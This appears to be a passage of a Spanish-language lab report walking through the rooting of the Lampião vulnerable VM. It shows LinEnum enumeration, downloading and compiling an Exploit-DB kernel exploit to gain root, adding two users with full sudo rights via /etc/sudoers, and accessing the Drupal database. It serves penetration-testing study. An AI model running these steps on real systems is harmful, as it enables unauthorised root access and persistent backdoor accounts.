


Ilustración 14 DESCARGA DEL SCRIPT DE ENUMERACIÓN LINENUM DESDE REPOSITORIO GITHUB

15. ACCESO AL DIRECTORIO Y VERIFICACIÓN DE ARCHIVOS

En esta etapa se muestran los pasos realizados para **ingresar al directorio del proyecto LinEnum** dentro del sistema operativo Kali Linux, y verificar los archivos que lo componen. **Ubicación inicial**: el usuario se encuentra en la carpeta principal denominada **/home/kali.** Allí se listan diversos directorios y archivos personales.

se cambia de directorio y se ingresa a la carpeta que contiene los archivos del proyecto descargado previamente desde **GitHub.** dentro de la carpeta **LinEnum**, se utiliza el comando **ls** para mostrar el contenido. Entre los archivos disponibles se encuentran un documento que detalla los cambios o actualizaciones históricas del proyecto, un archivo donde se listan los colaboradores del desarrollo, también texto legal que especifica los

términos de uso y distribución del software, otro es el script principal, encargado de ejecutar las funciones de enumeración, y el documento con las instrucciones básicas y descripción.

Con este paso, se confirma que la descarga fue exitosa y que el proyecto está completo y listo para ejecutarse o analizarse desde el entorno local.




Ilustración 15 ACCESO AL DIRECTORIO Y VERIFICACIÓN DE ARCHIVOS DEL PROYECTO

16. **REVISIÓN DEL SCRIPT PRINCIPAL LINENUM.SH**

En este punto se procede a abrir el archivo principal del proyecto, denominado LinEnum.sh, utilizando el editor de texto Nano, integrado en el sistema Kali Linux.

El objetivo de este paso es analizar el contenido del script y comprender su funcionamiento antes de ejecutarlo.




Ilustración 16 REVISIÓN DEL SCRIPT PRINCIPAL LINENUM.SH

17. EVALUANDO PRIVILEGIOS Y EXPLORACIÓN DE ARCHIVOS

En este paso se verificaron los privilegios del usuario conectado y se realizó una inspección básica del sistema de archivos para identificar información útil y rutas de interés dentro del equipo. El objetivo es conocer qué puede y no puede hacer el usuario actual antes de ejecutar pruebas adicionales, siempre en un entorno autorizado.




Ilustración 17 EVALUANDO PRIVILEGIOS Y EXPLORACIÓN DE ARCHIVOS

Durante la configuración nos posicionó en el directorio principal del sistema de archivos, conocido como el directorio raíz. A continuación, la exploración se centra en el directorio **/etc**. Este es un directorio de gran importancia, ya que alberga la mayoría de los **archivos de configuración** de todo el sistema y de las aplicaciones instaladas.




Ilustración 18 ARCHIVOS DE NAVEGAIÓN

Una vez se verificamos el diccionario pasamos a explorar el usuario Tiago ingresamos al apartado con utilizando el comando nano /etc/passwd, y como se evidencia que toda salió bien.

Ilustración 19 ARCHIVOS NANO /ETC/PASSWD

18. **DESCARGAR EXPLOIT**

Siguiendo con la configuración procedemos a la des carga del exploit la cual se realizó utilizando el comando **wget** https://www.exploit-db.com/Download/40847 **-0 fotos.cpp .**




Ilustración 20 1. DESCARGAR EXPLOIT

Aquí se guarda el exploit que se acabo de descargar en el paso anterior se le da el nombre de fotos.cpp siguiendo los lineamientos.

Se rectifica que el archivo **fotos.cpp** ya se encuentra listado




Ilustración 21 FOSTOS.CPP

Trasladamos el exploit a la maquina **lampiao** y luego lo compilamos de acuerdo con el siguiente comando, **g++ -Wall -pedantic -02 -std=c++11 -pthread -o documentos fotos.cpp -lutil**, con el comando chmod +x documentos se le otorgan los permisos de ejecución y tras seguir los pasos como aparecen en la imagen ingresamos al modo **root** de **lampiao.**




Ilustración 22 EXPLOIT

19. CREACIÓN DE DIRECTORIO DE EVIDENCIAS Y ALTA DE USUARIOS LOCALES

En este paso se creó un directorio destinado a almacenar evidencia y se añadieron dos cuentas de usuario al sistema, **Javier y Stiwar**. Estas acciones normalmente se realizan para preparar un entorno de trabajo controlado y para disponer de cuentas de acceso separadas durante una prueba o auditoría. Comandos observados y su propósito

mkdir -p /evidencia_lampaio

Acción: crea de forma recursiva el directorio /evidencia_lampaio si no existe.

Propósito: reservar un espacio en el sistema de archivos para almacenar registros, resultados, capturas o cualquier artefacto que se considere "evidencia" durante la actividad. **El uso de -p** evita errores si ya existe la ruta y crea directorios padre si son necesarios.

adduser Javier (y posteriormente **adduser Stiwar**) **Acción:** crea una nueva cuenta de usuario llamada Javier y, en su momento, otra llamada Stiwar. El proceso interactivo solicita y confirma una contraseña, y permite completar información opcional, **Salida típica:** confirmación passwd: password updated successfully y la solicitud de confirmar los datos del usuario.? Y/n). Le damos **Y** eso para los dos usuarios

```
root@lampiao:~# adduser javier
Adding user `javier' ...
Adding new group `javier' (1001) ...
Adding new user `javier' (1001) with group `javier' ...
Creating home directory `/home/javier' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for javier
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
root@lampiao:~#
root@lampiao:~#
root@lampiao:~# adduser stiwar
Adding user `stiwar' ...
Adding new group `stiwar' (1002) ...
Adding new user `stiwar' (1002) with group `stiwar' ...
Creating home directory `/home/stiwar' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for stiwar
Enter the new value, or press ENTER for the default
        Full Name []:
```

Ilustración 23 CREACIÓN DE DIRECTORIO DE EVIDENCIAS Y ALTA DE USUARIOS LOCALES

20. CONFIRMANDO LA EXISTENCIA DE LOS USUARIOS

Se comprobó que las cuentas de usuario creadas en el paso anterior **(Javier y Stiwar)** quedaron registradas correctamente en el sistema. Esto asegura que cada uno cuenta con su propio directorio personal y un entorno de trabajo independiente.




Ilustración 24 CONFIRMANDO LA EXISTENCIA DE LOS USUARIOS JAVIER




Ilustración 25 CONFIRMANDO LA EXISTENCIA DE LOS USUARIOS STIWAR

21. ASIGNANDO PRIVILEGIOS A LOS USUARIOS

```
root@lampiao:~# usermod -aG root javier
root@lampiao:~# usermod -aG sudo javier
root@lampiao:~# usermod -aG sudo javier
root@lampiao:~# usermod -aG root javier
root@lampiao:~# echo "javier All=(ALL: ALL) ALL" >> /etc/sudoers
root@lampiao:~#
root@lampiao:~# usermod -aG sudo stiwar
root@lampiao:~# usermod -aG root stiwar
root@lampiao:~# echo "stiwar All=(ALL: ALL) ALL" >> /etc/sudoers
root@lampiao:~# ls
flag.txt
root@lampiao:~# cd ..
root@lampiao:/# ls
bin   dev  home        lib         media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt    proc  run   srv   tmp  var
root@lampiao:/# cd var
root@lampiao:/var# ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  spool  tmp  www
root@lampiao:/var# cd www
root@lampiao:/var/www# ls
html
root@lampiao:/var/www# cd html
root@lampiao:/var/www/html# ls
audio.m4a          INSTALL.pgsql.txt            misc        themes
authorize.php      install.php                  modules     update.php
CHANGELOG.txt      INSTALL.sqlite.txt           profiles    UPGRADE.txt
COPYRIGHT.txt      INSTALL.txt                  qrc.png     web.config
cron.php           lampiao.jpg                  README.txt  xmlrpc.php
includes           LICENSE.txt                  robots.txt
index.php          LuizGonzaga-LampiaoFalou.mp3 scripts
INSTALL.mysql.txt  MAINTAINERS.txt              sites
root@lampiao:/var/www/html#
```

Ilustración 26 ASIGNAR PRIVILEGIOS WEB A LOS USUARIOS

22. ESCALADA DE PRIVILEGIOS Y EXPLORACIÓN DEL ENTORNO WEB

Después de crear las cuentas de usuario, se les conceden permisos de administrador. Esto se logra modificando el archivo **/etc/sudoers** y usando el comando **usermod** para añadir a los usuarios **javier** y **stiwar** a los grupos `sudo` y **root.** De esta manera, ambos obtienen el control total sobre el sistema.




Ilustración 27 ESCALADA DE PRIVILEGIOS Y EXPLORACIÓN DEL ENTORNO WEB

23. **EXPLORA BASE DE DATOS**

Nos conectamos a la base de datos atreves del comando mysql -u drupaluser -p -h localhot drupla. dentro del usuario Tiago




Ilustración 28 EXPLORA BASE DE DATOS




Ilustración 29 EXPLORA BASE DE DATOS 1